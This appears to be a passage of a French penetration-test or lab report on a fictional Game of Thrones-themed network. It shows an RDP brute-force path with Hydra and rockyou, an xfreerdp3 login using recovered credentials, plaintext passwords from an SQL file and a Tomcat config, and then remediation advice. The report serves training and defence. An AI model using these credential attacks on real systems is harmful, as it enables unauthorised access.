
- Par la suite, dans le fichier VULNERABILITE j'ai vu que l'on pouvait bruteforce:

```
    [✓] RDP Sans NLA (Port 3389)
    Vuln: Bruteforce possible (pas de verrouillage compte)
    Cibles: ned.stark, daenerys.targaryen, tywin.lannister

    On remarque que les utilisateurs sont en rapport avec Game Of Thrones,
on peut donc créer une word list personnalisée sur Hydra pour les
retrouver. De plus on trouve l'utilisateur daenerys avec son mot de passe
plus loin dans le fichier:
        Path 5: RDP Bruteforce → Session Admin
  1. Hydra/Ncrack sur port 3389
  2. Wordlist rockyou.txt
  3. Success: daenerys.targaryen:Dracarys123!
  4. Domain Admin obtenu
```

On peut donc se connecter directement sur le windows core avec l'utilisateur

```
xfreerdp3 /v:172.16.2.100 /u:daenerys.targaryen /p:Dracarys123!
/cert:ignore
```



On voit aussi les mots de passe en clair dans create_westeros_db.sql, nous n'avons donc même pas eu besoin de faire une wordlist pour bruteforce

```
'ned.stark', 'Winter2019!'
'tywin.lannister', 'GoldDragon2024'
```

- Enfin, on a aussi le fichier de conf d'Apache Tomcat 9 ou il y a des credentials en clair

```
<!--

    Fichier de configuration Apache Tomcat 9
    Westeros Corp - Service Web

    ATTENTION: Ce fichier contient des credentials en clair
    A NE PAS EXPOSER sur partage reseau

    Contact: qyburn@PELLET.com (Chercheur IT)
    Derniere modification: 2026-01-12
-->
<tomcat-users xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd" version="1.0">
  <!-- Roles Tomcat -->
  <role rolename="manager-gui"/>
  <role rolename="manager-script"/>
  <role rolename="manager-jmx"/>
  <role rolename="manager-status"/>
  <role rolename="admin-gui"/>
  <role rolename="admin-script"/>
  <!-- Comptes utilisateurs -->
  <!-- Compte par defaut - A SUPPRIMER EN PRODUCTION -->
  <user username="tomcat" password="tomcat" roles="manager-gui,admin-gui"/>
  <!-- Compte admin - CHANGER LE MOT DE PASSE -->
  <user username="admin" password="admin" roles="manager-gui,admin-gui,manager-script"/>
  <!-- Compte applicatif -->
  <user username="westeros_app" password="W3st3r0s2024!" roles="manager-script,manager-jmx"/>
  <!-- Compte personnel qyburn (chercheur) -->
  <user username="qyburn" password="Experiment1" roles="manager-gui,admin-gui,manager-script"/>
  <!-- Compte de monitoring -->
  <user username="svc_monitor" password="Monitor123" roles="manager-status"/>
</tomcat-users>
```

---

5. Remédiation : Proposer des corrections pour chaque faille

5.1 Réseau : Segmentation, filtrage, désactivation services inutiles

Remédiation HSRP

- Activer l'authentification MD5 forte sur HSRP avec un mot de passe complexe
- Implémenter le filtrage des paquets HSRP aux interfaces d'accès utilisateur
- Utiliser des ACLs pour restreindre les communications HSRP uniquement entre équipements légitimes

Remédiation Cisco Smart Install

- Désactiver immédiatement le protocole Smart Install sur tous les équipements : `no vstack`
- Fermer le port TCP 4786 sur tous les switchs
- Segmenter le réseau pour isoler les équipements d'infrastructure du réseau utilisateur

Remédiation TFTP

- Activer le filtrage IP sur le service TFTP pour restreindre l'accès aux administrateurs uniquement
- Implémenter une authentification forte
- Utiliser des protocoles sécurisés comme SFTP ou SCP à la place de TFTP
- Vérifier et valider tous les fichiers avant leur exécution

Remédiation DHCP

- Activer DHCP Snooping sur tous les switchs pour bloquer les serveurs DHCP pirates
- Configurer les ports de confiance uniquement vers les serveurs DHCP légitimes
- Implémenter Dynamic ARP Inspection (DAI) pour prévenir les attaques ARP
- Activer IP Source Guard pour lier les adresses IP/MAC

Remédiation SNMP

- Désactiver SNMPv1/v2c et migrer vers SNMPv3 avec authentification et chiffrement
- Modifier toutes les community strings par défaut
- Restreindre l'accès SNMP via des ACLs strictes
- N'autoriser que les connexions depuis les serveurs de supervision

5.2 Système : Hardening, mises à jour, gestion des secrets

Actions prioritaires

- **Mises à jour** : Appliquer immédiatement tous les patchs de sécurité Windows et Cisco IOS
- **Durcissement SSH** :
  - Désactiver l'authentification par mot de passe, utiliser uniquement les clés SSH
  - Limiter l'accès SSH aux adresses IP d'administration uniquement
  - Utiliser des algorithmes de chiffrement modernes (désactiver SSH v1)
- **Gestion des secrets** :
  - Supprimer immédiatement tous les mots de passe en clair des scripts
  - Utiliser un gestionnaire de secrets (Azure Key Vault, HashiCorp Vault)
  - Implémenter la rotation automatique des credentials
- **Partages réseau** :
  - Restreindre les permissions sur les partages SMB (principe du moindre privilège)
  - Supprimer l'accès en lecture pour "tout le monde"
  - Chiffrer les données sensibles au repos

5.3 Active Directory : Politiques de mots de passe, moindre privilège, audit des ACL

Kerberos et authentification

- **Imposer la pré-authentification Kerberos** sur tous les comptes (désactiver DONT_REQ_PREAUTH)
- Implémenter une politique de mots de passe forte :
  - Minimum 14 caractères
  - Complexité obligatoire
  - Rotation tous les 90 jours pour les comptes privilégiés
  - Historique de 24 mots de passe
- Activer l'audit des échecs d'authentification Kerberos

Principe du moindre privilège

- **Tiering Model** : Implémenter un modèle d'administration à trois niveaux (Tier 0/1/2)
- Supprimer les comptes de service des groupes Domain Admins

- Utiliser des comptes dédiés pour l'administration (pas de comptes partagés)
- Implémenter des PAW (Privileged Access Workstations) pour l'administration